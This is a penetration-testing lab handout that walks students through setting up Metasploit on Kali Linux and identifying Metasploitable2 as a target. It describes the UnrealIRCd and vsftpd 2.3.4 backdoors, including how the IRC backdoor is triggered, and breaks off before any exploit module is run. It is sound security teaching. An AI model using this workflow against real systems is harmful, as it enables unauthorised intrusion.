

Lab : Metasploit Framework

Introduction

“If I had eight hours to chop down a tree, I'd spend the first six of them sharpening my axe.”

-Abraham Lincoln

In this lab, you will learn how to use Metasploit to gain access to a remote machine. The goal is to teach you the basics of practical penetration testing. The Metasploit Framework (MSF) contains a collection of exploits. It's an infrastructure that you can build upon and utilize for your custom needs. This helps you to concentrate on setting up your exploitation environments, and not have to reinvent the wheel. MSF is one of the most popular tools for security professionals conducting practical hacking studies. It contains an extensive exploitation tools and working environments. Additionally, it is free available to public.

We will use two Linux virtual machines: One is a Kali Linux with Metasploit framework installed; and the other one is intentionally vulnerable Linux. We will use the Metasploit framework on Kali Linux to remotely gain access on the vulnerable Linux machine.


Software Requirements

- The VMWare Software
<http://apps.eng.wayne.edu/MPStudents/Dreamspark.aspx>
- The Kali Linux, Penetration Testing Distribution
<https://www.kali.org/downloads/>
- Metasploit: Penetration Testing Software
<http://www.metasploit.com/>
- Metasploitable2: Vulnerable Linux Platform
<http://sourceforge.net/projects/metasploitable/files/Metasploitable2/>


Starting the Lab 4 Virtual Machines

We need to use two VMs for this lab: the Kali Linux and the Metasploitable2-Linux.


First, select the Kali Linux and press Start up




Login the Kali Linux with username root, and password [TBA in the class]. Below is the screen snapshot after login.



Then, you select **Metasploitable2-Linux**, and press Start up. This is an intentionally vulnerable Linux VM that you will attack against.




If you see the window below, just click OK. This is due to running two VM at the same time.



Log into the virtual machine with username, msfadmin, and password [TBA in Class].

[illegible]

After you log into the VM, you will see the screen below.





The screenshot shows a terminal window titled "Metasploitable2-Linux". The terminal output displays the following text:

```
Warning: Never expose this VM to an untrusted network!  
Contact: msfdev[at]metasploit.com  
Login with msfadmin/msfadmin to get started  
  
metasploitable login: msfadmin  
Password:  
Last login: Thu Jan 14 13:44:26 EST 2016 on tty1  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$
```

Setting up the Environment for Metasploit on Kali Linux

Before you can use the Metasploit framework, you need to setup the environment such as starting the database for it in Kali Linux.

After logging into the Kali Linux, open up a terminal by clicking the icon .



Metasploit Framework uses PostgreSQL as its database, so you need to launch it by running the following command in the terminal:


```
$ service postgresql start
```

You can verify that PostgreSQL is running by executing the following command:

```
$ service postgresql status
```

With PostgreSQL up and running, you need to create and initialize the msf database by executing the following command:


```
$ msfdb init
```

A screenshot of a Kali Linux desktop environment. The desktop has a dark blue background with a Kali Linux logo. On the left is a vertical dock with icons for a web browser, terminal, file manager, and other applications. At the top is a window manager bar with tabs for 'Applications', 'Places', and 'Terminal'. The 'Terminal' tab is active, showing a terminal window titled 'root@kali: ~'. The terminal has a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The terminal output shows the following commands and their results:


```
root@kali:~# service postgresql start
root@kali:~#
root@kali:~# service postgresql status
● postgresql.service - PostgreSQL RDBMS
   Loaded: loaded (/lib/systemd/system/postgresql.service; disabled)
   Active: active (exited) since Thu 2016-01-14 14:40:28 EST; 2min 22s ago
   Process: 3480 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 3480 (code=exited, status=0/SUCCESS)
   CGroup: /system.slice/postgresql.service
root@kali:~#
root@kali:~#
root@kali:~# msfdb init
A database appears to be already configured, skipping initialization
root@kali:~#
```

The screenshot above shows the commands to start a database for Metasploit Framework.

Starting Metasploit Framework


You can launch the Metasploit Console by clicking on the Metasploit icon  or type following command in a terminal.

```
$ msfconsole
```



The screenshot shows a Kali Linux desktop with a terminal window titled 'root@kali: ~'. The terminal displays the output of the 'msfconsole' command. It features a large ASCII art logo of a dragon. Below the logo, there is a promotional message for Metasploit Pro: 'Tired of typing \'set RHOSTS\'? Click & pwn with Metasploit Pro. Learn more on <http://rapid7.com/metasploit>'. This is followed by a list of statistics: 'metasploit v4.11.5-2016010401', '1517 exploits - 875 auxiliary - 257 post', '437 payloads - 37 encoders - 8 nops', and 'Free Metasploit Pro trial: <http://r-7.co/trymsp>'. The prompt 'msf >' is visible at the bottom of the terminal window.

You can use msfconsole to verify if the database is connected as shown in the screenshot below.



The screenshot shows a terminal window titled 'root@kali: ~' with the 'msfconsole' prompt. The user has entered the command 'db status', and the output is '[*] postgresql connected to msf'. The prompt 'msf >' is visible at the bottom of the terminal window.

Type help in msf console, you get the core and database commands as shown below.

```
root@kali: ~  
File Edit View Search Terminal Help  
msf > help  
Core Commands  
=====
```

Command	Description
?	Help menu
advanced	Displays advanced options for one or more modules
back	Move back from the current context
banner	Display an awesome metasploit banner
cd	Change the current working directory
color	Toggle color
connect	Communicate with a host
edit	Edit the current module with \$VISUAL or \$EDITOR
exit	Exit the console
get	Gets the value of a context-specific variable
getg	Gets the value of a global variable
grep	Grep the output of another command
help	Help menu
info	Displays information about one or more modules
irb	Drop into irb scripting mode
jobs	Displays and manages jobs
kill	Kill a job
load	Load a framework plugin
loadpath	Searches for and loads modules from a path
makerc	Save commands entered since start to a file
options	Displays global options or for one or more modules
popm	Pops the latest module off the stack and makes it active
previous	Sets the previously loaded module as the current module
pushm	Pushes the active or list of modules onto the module stack
quit	Exit the console
reload_all	Reloads all modules from all defined module paths
rename_job	Rename a job
resource	Run the commands stored in a file
route	Route traffic through a session
save	Saves the active datastores
search	Searches module names and descriptions
sessions	Dump session listings and display information about sessions
set	Sets a context-specific variable to a value
setg	Sets a global variable to a value
show	Displays modules of a given type, or all modules
sleep	Do nothing for the specified number of seconds
spool	Write console output into a file as well the screen
threads	View and manipulate background threads
unload	Unload a framework plugin
unset	Unsets one or more context-specific variables
unsetg	Unsets one or more global variables
use	Selects a module by name
version	Show the framework and console library version numbers

```
Database Backend Commands  
=====
```

Command	Description
creds	List all credentials in the database
db_connect	Connect to an existing database
db_disconnect	Disconnect from the current database instance
db_export	Export a file containing the contents of the database
db_import	Import a scan result file (filetype will be auto-detected)
db_nmap	Executes nmap and records the output automatically
db_rebuild_cache	Rebuilds the database-stored module cache
db_status	Show the current database status
hosts	List all hosts in the database
loot	List all loot in the database
notes	List all notes in the database
services	List all services in the database
vulns	List all vulnerabilities in the database
workspace	Switch between database workspaces

```
msf > |
```


More: <https://www.offensive-security.com/metasploit-unleashed/msfconsole-commands/>

Identifying the Attacking Target

For the purpose of this lab, it uses Metasploitable2-Linux as the attacking target. First, we need to find the host IP address of the target to launch a remote exploitation. You can use the command “ifconfig” (ipconfig is the windows equivalent). This command allows you to find all the connected interfaces and network cards.

Go to the Metasploitable2-Linux VM, and execute the following command

```
$ ifconfig
```



```
No mail.
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:3f:e0:7a
          inet addr:172.16.108.172  Bcast:172.16.108.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe3f:e07a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6986 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2298 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1033661 (1009.4 KB)  TX bytes:337384 (329.4 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:5290 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5290 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2555397 (2.4 MB)  TX bytes:2555397 (2.4 MB)

msfadmin@metasploitable:~$ _
```

From the screenshot above, we can see that the IP address of the network interface, eth0, is **172.16.108.172**. This is the IP address for the target that you will set later in this lab. When you work on the lab in the classroom, you will get a different IP address for your Metasploitable2-Linux VM. Note that this is not a public IP but we can access it within the subset.

Identifying the Vulnerabilities on the Target

The target, Metasploitable2-Linux, is an intentionally vulnerable machine. It contains vulnerabilities that could be remotely exploited.

UnrealRCD IRC Daemon Backdoor

On port 6667, Metasploitable2 runs the UnrealRCD IRC daemon. This version contains a backdoor that went unnoticed for months - triggered by sending the letters "AB" following by a system command to the server on any listening port. Metasploit has a module to exploit this in order to gain an interactive shell.

Vsftpd v2.3.4 Backdoor

This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011. Metasploit can exploit the malicious backdoor that was added to the vsftpd download archive.

There are more vulnerabilities that can be exploited on the target. You can find a list of all the vulnerabilities for Metasploitable2 from here:

<https://community.rapid7.com/docs/DOC-1875>

and

<http://chousensha.github.io/blog/2014/06/03/pentest-lab-metasploitable-2/>

Launching Attacks Using Metasploit Framework

After identifying the target and vulnerabilities, you can use your weapon (i.e., metasploit framework) to launch attacks.

Go to Kali Linux, and start the Metasploit console by typing `msfconsole` in a terminal.

```
$ msfconsole
```

Set the module you want to use:

